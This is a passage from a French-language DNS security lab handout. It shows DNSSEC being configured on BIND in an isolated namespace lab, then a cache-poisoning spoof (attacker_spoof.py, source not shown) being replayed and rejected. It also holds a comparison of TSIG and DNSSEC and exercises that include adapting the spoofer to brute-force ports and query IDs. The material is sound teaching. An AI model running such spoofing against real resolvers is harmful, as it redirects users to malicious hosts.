Ce qui, du point de vue de la sécurité, est **le comportement recherché** : mieux vaut un échec de résolution (disponibilité réduite) qu'une résolution erronée redirigeant l'utilisateur vers un site malveillant (intégrité compromise). Retirons à présent la règle `iptables` pour constater que la résolution légitime fonctionne de nouveau normalement, correctement signée :

```
ip netns exec auth iptables -D OUTPUT -p udp --sport 53 -j DROP
kill %1
ip netns exec resolver rndc -s 10.0.2.10 flush
ip netns exec h1 dig www.labo.tp @10.0.2.10 +short
# -> 203.0.113.10  (réponse légitime, signée, acceptée)
```

8 Partie 3 — Contre-mesure DNSSEC

8.1 Principe

DNSSEC (RFC 4033-4035) ajoute une signature cryptographique **asymétrique** à chaque enregistrement de la zone, vérifiable par n'importe quel résolveur disposant de la clé publique (ou d'une chaîne de confiance jusqu'à celle-ci) — contrairement à TSIG, qui ne protège qu'un canal point-à-point avec un secret partagé. On distingue deux paires de clés :

- **ZSK** (*Zone Signing Key*) : signe l'ensemble des enregistrements de la zone (RRSIG) ; renouvelée fréquemment ;
- **KSK** (*Key Signing Key*) : signe uniquement l'enregistrement `DNSKEY` lui-même ; sa clé publique (ou son empreinte, l'enregistrement `DS`) est ce que l'on publie dans la zone parente pour établir la **chaîne de confiance**.

Dans un déploiement réel, l'enregistrement `DS` serait transmis au bureau d'enregistrement pour être publié dans la zone parente (`.tp` puis la racine). Notre laboratoire étant isolé et dépourvu de hiérarchie racine, nous simulons cette chaîne de confiance en configurant **une ancre de confiance statique** (`trust-anchors`) directement sur `resolver`, comme si l'administrateur avait obtenu et vérifié le `DS` (ou le `DNSKEY`) de la zone `labo.tp` par un canal sécurisé hors bande.

> Pour isoler clairement la démonstration de DNSSEC, nous retirons ici la contrainte `allow-query { key resolver-auth-key; };` posée en Partie 2 (remplacée par `allow-query { any; };`). Les deux mécanismes sont en réalité **complémentaires** et peuvent parfaitement être combinés en production.

8.2 Étape 1 — Génération des clés ZSK et KSK

```
cd /etc/bind-auth
ip netns exec auth dnssec-keygen -a RSASHA256 -b 2048 \
    -n ZONE labo.tp
# -> génère Klabo.tp.+008+xxxxx.key / .private   (ZSK)

ip netns exec auth dnssec-keygen -a RSASHA256 -b 2048 \
    -f KSK -n ZONE labo.tp
# -> génère Klabo.tp.+008+yyyyy.key / .private   (KSK)
```

```
ls -l Klabo.tp.*
```

8.3 Étape 2 — Inclusion des clés publiques dans la zone

`/etc/bind-auth/db.labo.tp` (ajout en fin de fichier) :

```
$INCLUDE /etc/bind-auth/Klabo.tp.+008+xxxxx.key   ; ZSK publique
$INCLUDE /etc/bind-auth/Klabo.tp.+008+yyyyy.key   ; KSK publique
```

> Remplacez `xxxxx` / `yyyyy` par les identifiants réels générés par `dnssec-keygen` (visibles dans le nom des fichiers produits).

8.4 Étape 3 — Signature de la zone

```
cd /etc/bind-auth
ip netns exec auth dnssec-signzone -o labo.tp \
    -k Klabo.tp.+008+yyyyy.key \
    db.labo.tp \
    Klabo.tp.+008+xxxxx.key
```

Ceci produit `db.labo.tp.signed`, contenant pour chaque enregistrement un `RRSIG` associé, ainsi que les enregistrements `NSEC` (preuve de non-existence) et `DNSKEY`.

Mise à jour de `/etc/bind-auth/named.conf` :

```
zone "labo.tp" {
    type master;
    file "/etc/bind-auth/db.labo.tp.signed";   // zone signée
    allow-query { any; };                      // cf. remarque ci-dessus
};
```

8.5 Étape 4 — Génération du DS (documentation / zone parente réelle)

```
ip netns exec auth dnssec-dsfromkey Klabo.tp.+008+yyyyy.key
```

```
labo.tp. IN DS 54321 8 2 3E25D419A5C3789FE2CC3A5D1B4F0A...
```

Dans un contexte réel, cette ligne serait transmise au registraire de `.tp` pour publication dans la zone parente. Ici, on utilisera plutôt directement le `DNSKEY` public comme ancre de confiance (étape suivante).

8.6 Étape 5 — Activation de la validation DNSSEC sur `resolver`

Récupérez le contenu de la clé KSK publique :

```
ip netns exec auth cat /etc/bind-auth/Klabo.tp.+008+yyyyy.key
```

```
labo.tp. IN DNSKEY 257 3 8 AwEAAbD3x9f...longue_chaine_base64...==
```

`/etc/bind-resolver/named.conf` (extrait modifié) :

```
options {
    directory "/var/cache/bind-resolver";
    listen-on { 10.0.2.10; };
    recursion yes;
    allow-recursion { 10.0.1.0/24; 10.0.2.0/24; 127.0.0.1; };
    dnssec-validation yes;
};
```

```
// Ancre de confiance statique : simule la chaîne DS reçue de la zone
// parente, absente dans ce laboratoire isolé.
trust-anchors {
    labo.tp static-key 257 3 8
        "AwEAAbD3x9f...longue_chaine_base64...==";
};

zone "labo.tp" {
    type forward;
    forward only;
    forwarders { 10.0.3.10; };
};
```

```
ip netns exec auth     rndc -s 10.0.3.10 reconfig
ip netns exec resolver rndc -s 10.0.2.10 reconfig
```

8.7 Étape 6 — Vérification de la validation sur une résolution légitime

```
ip netns exec resolver rndc -s 10.0.2.10 flush
ip netns exec h1 dig www.labo.tp @10.0.2.10 +dnssec +multi
```

Résultat attendu (extrait) :

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8812
;; flags: qr rd ra ad ; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; ANSWER SECTION:
www.labo.tp.        3600 IN A 203.0.113.10
www.labo.tp.        3600 IN RRSIG A 8 2 3600 (
                           20241204000000 20241104000000 xxxxx
                           labo.tp.
                           base64signature==... )
```

Le drapeau **ad** (*Authenticated Data*) dans la section `flags` confirme que `resolver` a **validé cryptographiquement** la chaîne de signatures jusqu'à son ancre de confiance : la donnée est non seulement exacte, mais **prouvée** authentique et intègre.

8.8 Étape 7 — Rejeu de l'attaque : la falsification devient détectable

```
ip netns exec resolver rndc -s 10.0.2.10 flush
ip netns exec auth iptables -I OUTPUT -p udp --sport 53 -j DROP
ip netns exec attacker python3 attacker_spoof.py &
ip netns exec h1 dig www.labo.tp @10.0.2.10 +dnssec +multi
```

L'attaquant parvient toujours à faire parvenir sa fausse réponse A à `resolver` (il n'a jamais été empêché de l'émettre : DNSSEC ne filtre rien au niveau réseau). Mais il lui est **cryptographiquement impossible** de forger un `RRSIG` valide pour `www.labo.tp`, puisqu'il ne possède pas la clé privée ZSK de `auth`. Deux cas se présentent :

- l'attaquant renvoie une réponse **sans aucun RRSIG** → `resolver`, en mode `dnssec-validation yes`, considère la zone comme devant être signée (puisqu'il connaît son ancre de confiance) et **rejette** une réponse non signée comme *bogus* ;
- l'attaquant tente d'ajouter un faux `RRSIG` (signé avec une clé qu'il a lui-même générée) → la signature ne correspond à aucune clé publiée dans la chaîne de confiance de `resolver` : rejet identique.

Résultat côté `h1` :

```
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 9931
```

Journal de `resolver` :

```
ip netns exec resolver tail -n 5 /var/cache/bind-resolver/named.run
```

```
validating www.labo.tp/A: no valid signature found
broken trust chain resolving 'www.labo.tp/A/IN': 10.0.3.10#53
```

Conclusion de la démonstration : l'empoisonnement de cache, techniquement toujours réalisable au niveau réseau (l'attaquant peut toujours injecter un paquet UDP usurpé), **échoue systématiquement** une fois DNSSEC activé : le résolveur préfère renvoyer une erreur (`SERVFAIL`) plutôt que d'accepter une donnée dont il ne peut prouver l'authenticité. DNSSEC transforme une attaque *d'intégrité* (rediriger silencieusement l'utilisateur) en, au pire, une attaque *de disponibilité* (déni de service) — un compromis de sécurité nettement préférable.

```
# Nettoyage
ip netns exec auth iptables -D OUTPUT -p udp --sport 53 -j DROP
kill %1
ip netns exec resolver rndc -s 10.0.2.10 flush
ip netns exec h1 dig www.labo.tp @10.0.2.10 +short
# -> 203.0.113.10 (résolution légitime restaurée)
```

9 Synthèse comparative

Critère	Sans protection	TSIG	DNSSEC
Type de cryptographie	—	Symétrique (HMAC, secret partagé)	Asymétrique (RSA/ECDSA, clé publique)
Ce qui est protégé	rien	le **canal** entre deux hôtes donnés	les **données** de la zone, de bout en bout
Portée de la confiance	aucune	point-à-point (1 clé par relation)	transitive via chaîne DS jusqu'à la racine
Protège `h1 <-> resolver` ?	non	non (sauf clé dédiée additionnelle)	oui, si `h1` valide aussi (ou via `resolver`)
Détecte une réponse falsifiée ?	non	oui (signature HMAC absente/invalide)	oui (RRSIG absent/invalide)
Nécessite un échange de secret préalable	—	oui (clé symétrique hors bande)	non (clé publique, diffusable)
Usage typique en production	—	transferts de zone, mises à jour dynamiques, liaisons resolver<->serveur internes	résolution publique, chaîne de confiance globale
Effet en cas d'attaque réussie contre le canal	poisoning silencieux	échec de résolution (SERVFAIL/timeout)	échec de résolution (SERVFAIL, *bogus*)

À retenir : TSIG et DNSSEC répondent à des problèmes différents et sont **complémentaires**. TSIG sécurise une relation de confiance ponctuelle entre deux serveurs qui se connaissent (ex. transfert de zone, ou ici la liaison `resolver<->auth`). DNSSEC sécurise l'**authenticité des données elles-mêmes**, indépendamment du chemin réseau emprunté, et peut être vérifié par n'importe quel résolveur dans le monde disposant de la chaîne de confiance — ce qui en fait la contre-mesure de référence contre le DNS Cache Poisoning à l'échelle d'Internet.

10 Pour aller plus loin (exercices complémentaires)

1. **Attaque off-path réaliste.** Remettez `sw3` en mode commutation normale (`ovs-ofctl del-flows sw3` sans règle `flood`) et adaptez `attacker_spoof.py` pour qu'il **devine** le port source et le QID (boucle d'envoi de multiples réponses candidates), afin de mesurer la probabilité de succès en fonction du nombre de tentatives — et constater l'intérêt de la randomisation du port source (RFC 5452).
2. **Durcissement du résolveur.** Comparez le comportement avec `allow-recursion` restreint vs ouvert, et observez l'effet de la randomisation de casse (0x20 encoding) sur la difficulté de l'attaque.

3. **DNSSEC avec NSEC3.** Resignez la zone avec `dnssec-signzone -3 <salt>` et observez la différence avec `NSEC` dans les réponses négatives (protection contre l'énumération de zone).
4. **Rotation de clés.** Simulez un renouvellement de ZSK en double signature (*pre-publish rollover*) sans interrompre la validation.
5. **Observation réseau.** Capturez le trafic sur `sw3` avec `tcpdump` pendant chaque partie (`ip netns exec attacker tcpdump -i veth-att -n udp port 53`) pour visualiser concrètement les paquets légitimes, les paquets falsifiés, et l'effet de TSIG/DNSSEC sur leur contenu.

11 Annexe — Commandes de nettoyage complet du TP

```
# Arrêt des processus named lancés manuellement dans chaque namespace
for ns in auth resolver; do
    ip netns exec "${ns}" pkill -f named || true
done

# Suppression de toute la topologie réseau
./clean_architecture.sh

# Suppression des répertoires de configuration créés pour le TP
rm -rf /etc/bind-auth /etc/bind-resolver
```